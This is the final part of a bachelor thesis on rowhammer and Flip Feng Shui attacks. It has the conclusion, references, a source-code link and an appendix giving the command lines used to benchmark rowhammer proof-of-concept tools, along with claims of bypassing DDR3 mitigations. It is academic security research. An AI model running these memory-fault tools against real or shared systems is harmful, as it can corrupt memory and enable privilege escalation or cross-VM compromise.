In their paper [9], Razavi, Gras, Bosman, *et al.* described two cross-VM real-world attacks: One using the SSH Public Key and another one exploiting the Ubuntu/Debian update mechanism. It can be assumed that there are much more possible attacks. FfsTool could be used to search for more real-world exploits of FFS.

8 Conclusion

In this bachelor thesis, FfsLib and FfsTool that can be used for FFS exploitation were introduced. In addition to the tools already shown in my practical thesis [15], Hammertinger, a rowhammer and FFS framework was presented.

The reverse-engineering, and rowhammer components of HammerTool, were evaluated by comparing them to other PoCs in the respective area. This was done in a qualitative (functionality, requirements) as well as a quantitive (runtime, number of found bit flips) way.

Afterwards, it was shown how specific settings of KSM can increase the number of bit flips found in a given time significantly. The root cause of that behaviour was analyzed and explained.

Next, it was demonstrated that this effect can be used from user space as well and that this can help to bypass rowhammer mitigations on systems with DDR3 DRAM.

References

[1] M. Heckel and F. Adamsky, "Rowhammer on Steroids: Parallelising Hammering and Exploiting Memory Deduplication", in *15th IEEE Workshop on Offensive Technologies*, (submitted), 2021, pp. 1–9.

[2] (2021). "15th IEEE Workshop on Offensive Technologies", [Online]. Available: https://www.ieee-security.org/TC/SP2021/SPW2021/WOOT21/ (visited on 02/15/2021).

[3] D. Adams, *The Hitchhiker's Guide to the Galaxy*.

[4] Y. Kim, R. Daly, J. Kim, C. Fallin, J. H. Lee, D. Lee, C. Wilkerson, K. Lai, and O. Mutlu, "Flipping Bits in Memory without Accessing Them: An Experimental Study of DRAM Disturbance Errors", *SIGARCH Comput. Archit. News*, vol. 42, no. 3, pp. 361–372, Jun. 2014, ISSN: 0163-5964. DOI: 10.1145/2678373.2665726. [Online]. Available: https://doi.org/10.1145/2678373.2665726.

[5] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg, "Meltdown: Reading Kernel Memory from User Space", in *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[6] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre Attacks: Exploiting Speculative Execution", in *40th IEEE Symposium on Security and Privacy (S&P 19)*, 2019.

[7] K. Murdock, D. Oswald, F. D. Garcia, J. Van Bulck, D. Gruss, and F. Piessens, "Plundervolt: Software-based Fault Injection Attacks against Intel SGX", in *41st IEEE Symposium on Security and Privacy (S&P'20)*, 2020.

[8] M. Seaborn and T. Dullien. (2015). "Exploiting the DRAM rowhammer bug to gain kernel privileges", [Online]. Available: https://www.cs.umd.edu/class/fall2019/cmsc818O/papers/rowhammer-kernel.pdf (visited on 11/16/2020).

[9] K. Razavi, B. Gras, E. Bosman, B. Preneel, C. Giuffrida, and H. Bos, "Flip Feng Shui: Hammering a Needle in the Software Stack", in *USENIX Security*, Jun. 2016. [Online]. Available: https://download.vusec.net/papers/flip-feng-shui_sec16.pdf.

[10] D. Gruss, C. Maurice, and S. Mangard, "Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript", *CoRR*, vol. abs/1507.06955, 2015. arXiv: 1507.06955. [Online]. Available: http://arxiv.org/abs/1507.06955.

[11] P. Frigo, E. Vannacci, H. Hassan, V. van der Veen, O. Mutlu, C. Giuffrida, H. Bos, and K. Razavi, "TRRespass: Exploiting the Many Sides of Target Row Refresh", in *S&P*, Best Paper Award, May 2020. [Online]. Available: https://download.vusec.net/papers/trrespass_sp20.pdf.

References

[12] P. Pessl, D. Gruss, C. Maurice, M. Schwarz, and S. Mangard, "DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks", in *USENIX Security Symposium*, USENIX Association, 2016, pp. 565–581.

[13] V. van der Veen, Y. Fratantonio, M. Lindorfer, D. Gruss, C. Maurice, G. Vigna, H. Bos, K. Razavi, and C. Giuffrida, "Drammer: Deterministic Rowhammer Attacks on Mobile Platforms", in *CCS*, Pwnie Award for Best Privilege Escalation Bug, Android Security Reward, CSAW Best Paper Award, DCSR Paper Award, Oct. 2016. [Online]. Available: `https://vvdveen.com/publications/drammer.pdf`.

[14] A. Tatar, R. K. Konoth, E. Athanasopoulos, C. Giuffrida, H. Bos, and K. Razavi, "Throwhammer: Rowhammer Attacks over the Network and Defenses", in *USENIX ATC*, Pwnie Award Nomination for Most Innovative Research, Jul. 2018. [Online]. Available: `https://download.vusec.net/papers/throwhammer_atc18.pdf`.

[15] M. Heckel, "Hammerkit – Toolset for Memory inspection and automatic Rowhammer detection", Hof University of Applied Sciences, 2021, pp. 1–64.

[16] (2020). "MADVISE(2) Linux Programmer's Manual", [Online]. Available: `https://man7.org/linux/man-pages/man2/madvise.2.html` (visited on 01/18/2021).

[17] (2012). "Red-Black Trees", [Online]. Available: `http://pages.cs.wisc.edu/~paton/readings/Red-Black-Trees/` (visited on 02/03/2021).

[18] (2017). "DRAMA Reverse-Engineering Tool and Side-Channel Tools". `commit c5c8347104ae94d55c2b6808cc24f90a8488c1e6`, IAIK, [Online]. Available: `https://github.com/IAIK/drama` (visited on 01/15/2021).

[19] (2020). "TRRespass". `commit 9d72093fb026fd736582719e5d61a2a1b7bf9cd9`, VUSec, [Online]. Available: `https://github.com/vusec/trrespass` (visited on 12/04/2020).

[20] (2017). "Program for testing for the DRAM 'rowhammer' problem using eviction". `commit 62c9f3199d0a7ff5f7e06722fbcc1e186cf37591`, IAIK, [Online]. Available: `https://github.com/IAIK/rowhammerjs` (visited on 12/04/2020).

[21] (2020). "Linux". `commit 2c85ebc57b3e1817b6ce1a6b703928e113a90442`, [Online]. Available: `https://github.com/torvalds/linux/tree/v5.10` (visited on 02/04/2021).

[22] (2021). "X230 Tablet Laptop (ThinkPad) Drivers & Software", [Online]. Available: `https://pcsupport.lenovo.com/de/en/products/laptops-and-netbooks/thinkpad-x-series-tablet-laptops/thinkpad-x230-tablet/downloads/driver-list/component?name=BIOS%2FUEFI` (visited on 02/04/2021).

[23] (2015). "Program for testing for the DRAM "rowhammer" problem". `commit c1d2bd9f629281402c10bb10e52bc1f1faf59cc4`, Google, [Online]. Available: `https://github.com/google/rowhammer-test` (visited on 12/04/2020).

[24] (2020). "Memory access timing on AMD", [Online]. Available: `https://groups.google.com/g/rowhammer-discuss/c/ggzI3QSOhds` (visited on 02/09/2021).

Appendix

Contents

A Source code **37**

B Reproduction guide **38**

B.1 Time for reverse-engineering the address function 38

B.2 Number of bit flips found in 300 s 39

B.3 Number of bit flips in respect to pages_to_scan 40

B.4 Number of bit flips found in 300 s with Flipper 40

B.5 Number of bit flips on a mitigated systems 40

A Source code

The source code of the tools can be accessed at `https://rowhammer.xitokero.de/bachelor_submit.zip`. In order to ensure the source code is the same as when this thesis was submitted, I added the `SHA256` hash of the zip file: `48ac225916144c4bdfdb38d371a5d58550ddbcaf3d8892fd2a1dd685c8d4009b` .

B Reproduction guide

In this section, it is described how the data shown in the plots and tables of this thesis were measured.

B.1 Time for reverse-engineering the address function

The time different PoCs need to reverse-engineer the address functions of a system was measured and shown in Figure 2. See Section 4.2 for more details.

For all systems, a shell script that iterates for a specified amount (in that case 10) was written. In each iteration, the according PoC was called with the command `time` in the beginning. Next, the output of time was grepped from the output of the command and converted to seconds. That value was appended to a different file for each PoC.

With KSM enabled, the VM was restarted (shut down and started again) after each measurement so the memory mappings are not modified by KSM in the beginning of the measurements.

In detail, the following commands were used for evaluation of the PoCs:

- **Drama**:

```
taskset 0x01 ./drama/measure -s 16
```

Listing 19: Command used to evaluate the runtime of the Drama PoC for reverse-engineering

- **HammerTool**:

```
./hammertool/hammertool -v --noSync --gettime --banks=16
```

Listing 20: Command used to evaluate the runtime of the HammerTool PoC in full mode for reverse-engineering

```
./hammertool/hammertool -v --noSync --gettime --searchPagesAddressesOnly
    --banks=16
```

Listing 21: Command used to evaluate the runtime of the HammerTool PoC in fast mode for reverse-engineering

- **TRRespass**:

```
./trrespass/obj/tester -v -t 290 -s 16
```

Listing 22: Command used to evaluate the runtime of the TRRespass PoC for reverse-engineering

B.2 Number of bit flips found in 300 s

In Figure 3, the amount of bit flips found by several PoCs at different systems is depicted. See Section 4.3 for more details.

As for the time measurements of the reverse-engineering PoCs, a script for the rowhammer PoCs was written as well. That script executed each PoC 50 times and parsed the number of bit flips from the command-line output for HammerTool and RowhammerJS and from the exported file for TRRespass.

In contrast to the scripts for reverse-engineering, those scripts called the PoCs with the command `timeout` set to 300 s, so each PoC got terminated after 300 s.

With KSM enabled, the VM was restarted (shut down and started again) after each measurement so the memory mappings are not modified by KSM in the beginning of the measurements.

In detail, the following commands were used:

- **RowhammerJS**:

```
./rowhammerjs/rowhammer-haswell -f 0 -d 1
```

Listing 23: Command used to evaluate the amount of bit flips found by RowhammerJS in 300 s

- **HammerTool**:

```
./hammertool/hammertool -v --importConfig=hammertool.cnf
    --hammerDoubleSide --multithreading --noSync
    --sets=100
```

Listing 24: Command used to evaluate the amount of bit flips found by HammerTool in 300 s

- **TRRespass**:

```
./trrespass/obj/tester -r 1000000 -v
```

Listing 25: Command used to evaluate the amount of bit flips found by TRRespass in 300 s

B.3 Number of bit flips in respect to pages_to_scan

Figure 4 depicts the amount of bit flips in respect to the `pages_to_scan` parameter of KSM. See Section 4.4 for more details.

The amount of bit flips found by HammerTool within 300 s was measured with the same command described above. The general workflow was adjusted a little bit.

For each value of `pages_to_scan`, 5 measurements were done as described above. When the value of `pages_to_scan` changed, that value was written to the sysfs. Afterwards, the VM was destroyed and started again using the `virsh` command-line tool.

B.4 Number of bit flips found in 300 s with Flipper

Figure 5 depicts the amount of bit flips found by HammerTool with and without Flipper running additionally on different systems. See Section 5.1 for more details.

The measurements of the rowhammer PoCs with Flipper were done just like them without Flipper with the difference that Flipper was started additionally.

B.5 Number of bit flips on a mitigated systems

Table 4 shows a list of DIMMs which were tested on a mitigated system. See Section 5.2 for more details.

The measurements were done by executing HammerTool on the systems. In contrast to the measurements described above, the timeout was set to 600 s. Again, HammerTool was measured 50 times with and 50 times without Flipper running additionally.

Eidesstattliche Erklärung

Ich versichere durch meine Unterschrift, dass ich diese Bachelorarbeit mit dem Titel „RAEAX–Rowhammer Amplification by Execution of Additional X86 instructions" selbstständig und ohne fremde Hilfe angefertigt habe.

Teile dieser Bachelorarbeit sind bereits in der im Rahmen des Bachelorsemesters entstandenen wissenschaftlichen Veröffentlichung „Rowhammer on Steroids: Parallelising Hammering and Exploiting Memory Deduplication" enthalten. Diese wurde zum 15th IEEE Workshop on Offensive Technologies eingereicht. Bisher ist nicht bekannt, ob das Paper angenommen wird. Alle weiteren Stellen, die ich wörtlich oder dem Sinn nach aus Veröffentlichungen entnommen habe, sind als solche kenntlich gemacht.

Diese Arbeit wurde bisher keiner anderen Prüfungsinstitution vorgelegt und auch noch nicht veröffentlicht.

Steinberg, 19. Februar 2021 .....
Ort, Datum

.....
Martin Heckel